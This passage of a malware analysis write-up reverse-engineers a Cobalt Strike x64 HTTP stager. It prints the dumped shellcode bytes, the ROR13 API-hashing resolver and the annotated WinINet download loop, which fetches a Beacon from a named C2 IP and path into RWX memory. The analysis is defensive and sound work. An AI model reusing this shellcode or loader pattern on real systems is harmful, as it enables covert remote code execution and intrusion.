


Fig 20 - r8 memory protection

PAGE_EXECUTE_READ
0x20

Enables execute or read-only access to the committed region of pages. An attempt to write to the committed region results in an access violation.

Windows Server 2003 and Windows XP: This attribute is not supported by the [CreateFileMapping](#) function until Windows XP with SP2 and Windows Server 2003 with SP1.

Fig 21 - 0x20 - msdn reference -

Dumping

Follow in Memory map.




Fig 22 - Follow in memory map

00000000003C5000	0000000000008000	User	PEB, TEB (3228), TEB (3084), TEB	PRV	-RW--	-RW--
00000000003D0000	0000000000030000	User	Reserved (0000000000200000)	PRV	-RW--	-RW--
0000000000400000	000000000000C000	User		PRV	-RW--	-RW--
0000000000410000	0000000000001000	User	Reserved (0000000000410000)	PRV	-RW--	-RW--
0000000000411000	000000000000C000	User		PRV	-RW--	-RW--
0000000000420000	0000000000001000	User		PRV	-RW--	-RW--
0000000000480000	0000000000007000	User	Heap (ID 2)	PRV	-RW--	-RW--
0000000000487000	0000000000009000	User	Reserved (0000000000480000)	PRV	-RW--	-RW--
00000000004D0000	00000000000FC000	User	Reserved	PRV	-RW--	-RW--
00000000005CC000	0000000000040000	User	Stack (3228)	PRV	-RW-G	-RW--
00000000005D0000	0000000000001000	User		PRV	ER---	ERW--
00000000005E0000	0000000000073000	User	Heap (ID 0)	PRV	-RW--	-RW--
0000000000653000	000000000008D000	User	Reserved (00000000005E0000)	PRV	-RW--	-RW--
00000000006E0000	00000000000FC000	User	Reserved	PRV	-RW--	-RW--
000000000070C000	0000000000040000	User	Stack (1952)	PRV	-RW-G	-RW--
00000000007E0000	0000000000001000	User		PRV	ER---	ERW--
00000000007F0000	0000000000001000	User		PRV	ER---	ERW--
0000000000800000	0000000000001000	User		PRV	ER---	ERW--
0000000000810000	0000000000007000	User		PRV	ER---	ERW--
0000000000817000	000000000001F9000	User	Reserved (0000000000810000)	MAP	-R---	-R---
0000000000A10000	0000000000004000	User		MAP	-R---	-R---
0000000000A14000	0000000000004000	User	Reserved (0000000000A10000)	MAP	-R---	-R---
0000000000B80000	000000000003D000	User		MAP	-R---	-R---
00000000008ED000	000000000013C4000	User	Reserved (0000000000B80000)	MAP	-R---	-R---
00000000001FC0000	00000000000FC000	User	Reserved	PRV	-RW-G	-RW--
0000000000208C000	0000000000004000	User	Stack (972)	PRV	-RW-G	-RW--
00000000007FFE000	0000000000001000	User	KUSER_SHARED_DATA	PRV	-R---	-R---
00000000007FFE000	0000000000001000	User		PRV	-R---	-R---
000000000014000000	0000000000001000	User	syswow.exe	IMG	-R---	ERWC-
0000000000140001000	00000000000005000	User	".text"	IMG	ER---	ERWC-
0000000000140006000	0000000000001000	User	".rdata"	IMG	-R---	ERWC-
0000000000140007000	0000000000001000	User	".data"	IMG	-RW--	ERWC-
0000000000140008000	0000000000001000	User	".pdata"	IMG	-R---	ERWC-
0000000000140009000	0000000000001000	User	".rsrc"	IMG	-R---	ERWC-
000000000014000A000	0000000000001000	User	".reloc"	IMG	-R---	ERWC-
000000000014000B000	0000000000002000	User	".ATOM"	IMG	-R---	ERWC-
00007FF4FDE90000	00000000000005000	User		MAP	-R---	-R---
00007FF4FDE95000	000000000000F0000	User	Reserved (00007FF4FDE90000)	MAP	-R---	-R---

Fig 23 - Memory map

Dump memory to file

0000000000410000	0000000000001000	User	Reserved (0000000000410000)	PRV	-RW--	-RW--
0000000000411000	000000000000C000	User		PRV	-RW--	-RW--
0000000000420000	0000000000001000	User		PRV	-RW--	-RW--
0000000000480000	0000000000007000	User		PRV	-RW--	-RW--
0000000000487000	0000000000009000	User		PRV	-RW--	-RW--
00000000004D0000	00000000000FC000	User		PRV	-RW--	-RW--
00000000005CC000	0000000000040000	User		PRV	-RW-G	-RW--
00000000005D0000	0000000000001000	User		PRV	ER---	ERW--
00000000005E0000	0000000000073000	User		PRV	-RW--	-RW--
0000000000653000	000000000008D000	User		PRV	-RW--	-RW--
00000000006E0000	00000000000FC000	User		PRV	-RW--	-RW--
000000000070C000	0000000000040000	User		PRV	-RW-G	-RW--
00000000007E0000	0000000000001000	User		PRV	ER---	ERW--
00000000007F0000	0000000000001000	User		PRV	ER---	ERW--
0000000000800000	0000000000001000	User		PRV	ER---	ERW--
0000000000810000	0000000000007000	User		MAP	-R---	-R---

Follow in Disassembler

Follow in Dump

Dump Memory to File

Comment ;

Find Pattern... Ctrl+B

Fig 24 - Dump memory to file.

Save it.





Fig 25 - Save Memory Region

stage-2

Property	Value
MD5	08a14b32c8ee164a4c653e0ae777dab7
SHA-1	0c075c3f17f2e608ffeea8da8cc37a3a09fe9586
SHA-256	4f7e6ac2bc7020bd89fa740ad14d6c3dbf477f0cda382c55839193f816686f3a
SSDEEP	24:capq9Kkm/uJsGtRqFnX8GHDurti4i/7BuH3gsuGELQ3:cR9yua310Murti/W3gFPL
TLSH	T14B81B71709443035C834A877C791882F844EDAB77B19687C21E7013915A1A75AC38995
File Type	Unknown
Magic	data
Magika	ISO
File Size	4.00 KB (4,096 bytes)

IDA Pro Analysis

we can see opcode **FC** which we saw in the dumping stage.



```
segment byte public 'CODE' use64
assume cs:seg000
assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
db 0FCh
db 48h, 83h, 0E4h, 0F0h, 0E8h, 0C8h, 0
dq 5152504151410000h, 528B4865D2314856h, 528B4818528B4860h
dq 0B70F4850728B4820h, 0C03148C9314D4A4Ah, 41202C027C613CACH
dq 0ED2C1014100C9C1h, 8B20528B48514152h, 78B1660001483C42h
dq 88B0837275020B19h, 6774C06548000000h, 441848B50000140h
dq 56E3D00149204808h, 488B348B41C9FF48h, 0C03148C9314D0601h
dq 0C1014100C9C1414Ch, 244C034CF175E038h, 44580875D1394508h
dq 4166D00149244808h, 491C488B44480C88h, 1488848B41D001h
dq 5A595E58415841D0h, 83485A4159415841h, 4158E0FF524120ECh
dq 0FF4FE9128B485A59h, 77BE49006A5DFFFFh, 410074656E696E69h
dq 41F1894CE6894956h, 48D5FF0726774CBAh, 0C0314D023148C931h
dq 4150415041C9314Dh, 0EBD5FFA779563ABAh, 50B841C189485A73h
dq 5141C9314D000000h, 0BA415141036A5141h, 59EBD5FFC69F8957h


; ===== SUBROUTINE =====
```

Fig 26 - IDA

wininet api in reverse order.

API hashing

Uses a hash-based resolver (calls through a function pointer, observed as call rbp with a hash constant in r10d) to locate required WinAPI exports at runtime.



```
; ===== SUBROUTINE =====
; void __fastcall sub_D2(__int64, __int64, __int64)
sub_D2 proc far ; CODE XREF: seg000:00000000000005;p
    pop rbp
    push 0
    mov r14, 'leniniw'
    push r14
    mov r14, rsp
    mov rcx, r14
    mov r10d, 726774Ch
    call rbp
    xor rcx, rcx
    xor rdx, rdx
    xor r8, r8
    xor r9, r9
    push r8
    push r8
    mov r10d, 0A779563Ah ; r10d=0xA779563A = WININET.DLL!InternetOpenA (confirmed via public
    call rbp
    jmp short loc_17C
sub_D2 endp

; ===== SUBROUTINE =====
; void __fastcall sub_109(__int64, __int64)
sub_109 proc far ; CODE XREF: sub_128:loc_365;p
    pop rdx
```

Fig 27 - Api hashing

```

00F3 4D 31 C0      xor     r8, r8
00F8 4D 31 C9      xor     r9, r9
00FB 41 50        push    r8
00FD 41 50        push    r8
00FF 41 BA 3A 56 79 A7  mov     r10d, 0A779563Ah
0105 FF D5      call    rbp ; r10d=0xA779563A = WININET.DLL!InternetOpenA (confirmed via public ROR13 hash tables).
0107 EB 73      jmp     short loc_17C
0107      sub_D2      endp
0107
0109
0109      ; ===== SUBROUTINE =====
0109
0109      ; void __fastcall sub_109(__int64, __int64)
0109      sub_109      proc far ; CODE XREF: sub_128:loc_365.ip
0109 5A          pop     rdx
010A 48 89 C1      mov     rcx, rax
010D 41 B8 50 00 00 00  mov     r8d, 50h ; 'P'
0113 40 31 C9      xor     r9, r9
0116 41 51        push    r9
0118 41 51        push    r9
011A 6A 03        push    3
011C 41 51        push    r9
011E 41 BA 57 89 9F C6  mov     r10d, 0C69F8957h ; r10d=0xC69F8957 (unknown yet; part of WinINet setup chain).
0124 FF D5      call    rbp
0126 EB 59      jmp     short loc_181
0126      sub_109      endp
0126
0128

```

Fig 28 - win api's

Description

- **Type:** Staged C2 loader (Cobalt Strike Beacon stager)
- **Execution:** In-memory shellcode (dumped via x64dbg)
- **Imports:** None – all WinAPI functions are resolved dynamically through hashing.
- **Main capabilities:**
 - PEB-based module enumeration and export parsing.
 - ROR13-based API hashing for kernel32, wininet, and likely others.
 - HTTP(S) download of Beacon payload using WinINet.
 - In-memory de-staging and execution via VirtualAlloc and function pointer return.

API hashing and resolver (Cobalt-style)

Algorithm: 32-bit **ROR13 + ADD**, module + function hash added together.

- **Module hash:**
 - Iterates UNICODE module name bytes (UTF-16LE) from the PEB loader list.
 - Per byte:
 - If ASCII a–z, uppercase (b -= 0x20).
 - $h = \text{ROR32}(h, 13) + b$.
- **Function hash:**
 - Iterates ASCII export name bytes:

- $h = \text{ROR32}(h, 13) + b$.
- **Combined:**
- $\text{final} = \text{module_hash} + \text{func_hash}$ (32-bit wraparound), compared to constant in r10d.

Resolver snippet (IDA):

```

0   and     rsp, 0FFFFFFFFFFFFFFF0h
; PEB walk
11  xor     rdx, rdx
14  mov     rdx, gs:[rdx+60h]      ; PEB
19  mov     rdx, [rdx+18h]        ; PEB_LDR_DATA
1D  mov     rdx, [rdx+20h]        ; InMemoryOrderModuleList
21  mov     rsi, [rdx+50h]        ; UNICODE name base
25  movzx   rcx, word ptr [rdx+4Ah] ; length

; hash module name bytes (UTF-16, uppercased)
2A  xor     r9, r9
2D  xor     rax, rax
30  lodsb
31  cmp     al, 61h
33  jl      short loc_37
35  sub     al, 20h                ; to upper
37  ror     r9d, 0Dh
3B  add     r9d, eax
3E  loop    loc_2D

; hash export name, add module hash, compare to r10d
80  lodsb                ; ASCII function name
81  ror     r9d, 0Dh
85  add     r9d, eax
...
8C  add     r9, [rsp+8]        ; + module hash
91  cmp     r9d, r10d          ; r10d = target hash
94  jnz     short loc_6E
...
C4  jmp     rax                ; jump to resolved API

```

This is the standard Cobalt/Metasploit-style resolver pattern.

Resolved APIs and behavior (Cobalt Strike stager)

Using HashDB + call semantics, the main hashes map to:

Hash Value	Guessed/Confirmed API	DLL Library	Typical Malware Behavior
0x0726774C	LoadLibraryA	KERNEL32	Loading additional DLLs into memory.
0xA779563A	InternetOpenA	WININET	Initializing an internet session.
0x3B2E55EB	InternetOpenUrlA	WININET	Connecting to a specific C2 (Command & Control) URL.
0xE553A458	VirtualAlloc	KERNEL32	Allocating memory for a secondary payload or buffer.
0xE2899612	InternetReadFile	WININET	Downloading the next stage of the malware.
0x7B18062D	InternetConnectA	WININET	Establishing a connection to a specific server/port.
0x56A2B5F0	HttpOpenRequestA	WININET	Preparing a specific GET/POST request.
0xC69F8957	HttpSendRequestA	WININET	Sending the request to the remote server.

WinINet setup and C2 connection

```
D5  mov     r14, 'teniniw'           ; "wininet" backwards
DF  push    r14
E4  mov     rcx, rsp                 ; "wininet"
E7  mov     r10d, 0x0726774C         ; LoadLibraryA
ED  call     rbp                     ; LoadLibraryA("wininet")

FF  mov     r10d, 0xA779563A         ; InternetOpenA
105 call     rbp                     ; hInternet = InternetOpenA(...)
```

Then in sub_128

```

129 mov     rcx, rax                ; rcx = hInternet
...
136 push    0FFFFFFFF84400200h
13D mov     r10d, 0x3B2E55EB        ; InternetOpenUrlA
143 call     rbp                    ; rsi = hUrl / hFile
...
14C push    0Ah
14E pop     rdi                    ; retry count = 10

; retry loop around another WinINet hash (likely HttpSendRequestA)
161 mov     r10d, 0x7B18062D
167 call     rbp
169 test     eax, eax
16B jnz     loc_30E                ; success → allocate & read
171 dec     rdi
174 jz      loc_306                ; max retries exceeded
17A jmp     short 14F              ; retry

```

The target URL (from embedded data) is:

- **C2 IP:** 45.61.136.220
- **Path:** /KbWY
- **User-Agent:** Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0)

Typical Cobalt Strike HTTP profile style.

Stage-2 download and Beacon load

```

30E xor     rcx, rcx                ; lpAddress = NULL
311 mov     edx, 4000000h
316 mov     r8d, 1000h              ; MEM_COMMIT
31C mov     r9d, 40h                ; PAGE_EXECUTE_READWRITE
322 mov     r10d, 0xE553A458        ; VirtualAlloc
328 call     rbp                    ; rax = RWX buffer
32A xchg    rax, rbx                ; rbx = write ptr

32C push    rbx
32D push    rbx
32E mov     rdi, rsp                ; rdi = &bytesRead

```

```

; InternetReadFile loop (Cobalt staging)
331 mov     rcx, rsi                ; hFile
334 mov     rdx, rbx                ; buffer ptr
337 mov     r8d, 2000h              ; chunk size
33D mov     r9, rdi                 ; &bytesRead
340 mov     r10d, 0xE2899612        ; InternetReadFile
346 call    rbp

34C test     eax, eax
34E jz      short loc_306           ; on error → error path

350 mov     ax, [rdi]               ; bytesRead
353 add     rbx, rax                ; advance write ptr
356 test     eax, eax
358 jnz     short 331               ; repeat until bytesRead == 0

; pivot into downloaded Beacon
35A pop     rax
35B pop     rax
35C pop     rax
363 push    rax
364 retn                                ; return into Beacon

```

Network and behavioral indicators (Cobalt Strike)

- **C2:**
- IP: 45.61.136.220
- URI: /KbWY
- **HTTP profile:**
- User-Agent string mimics legacy IE9 / Trident.
- Cobalt Strike HTTP stagers commonly use short, pseudo-random URIs and configurable HTTP headers.
- **Behavior:**
- Uses WinINet instead of raw sockets (typical of Cobalt's default stagers).

- Only a small, in-memory shellcode is required in the initial infection; the full Beacon body is obtained from C2.

MITRE ATT&CK mapping (with Cobalt Strike context)




Fig 29 - MITRE ATTACK

Assessment

This sample is a **Cobalt Strike x64 HTTP stager**. Its sole job is to bootstrap a Beacon from a remote C2, using hashed API resolution and in-memory loading to evade static detection and reduce its on-disk footprint. The main security impact comes from the **Beacon** stage;

however, the stager itself is a strong, high-confidence indicator of Cobalt Strike activity in the environment.
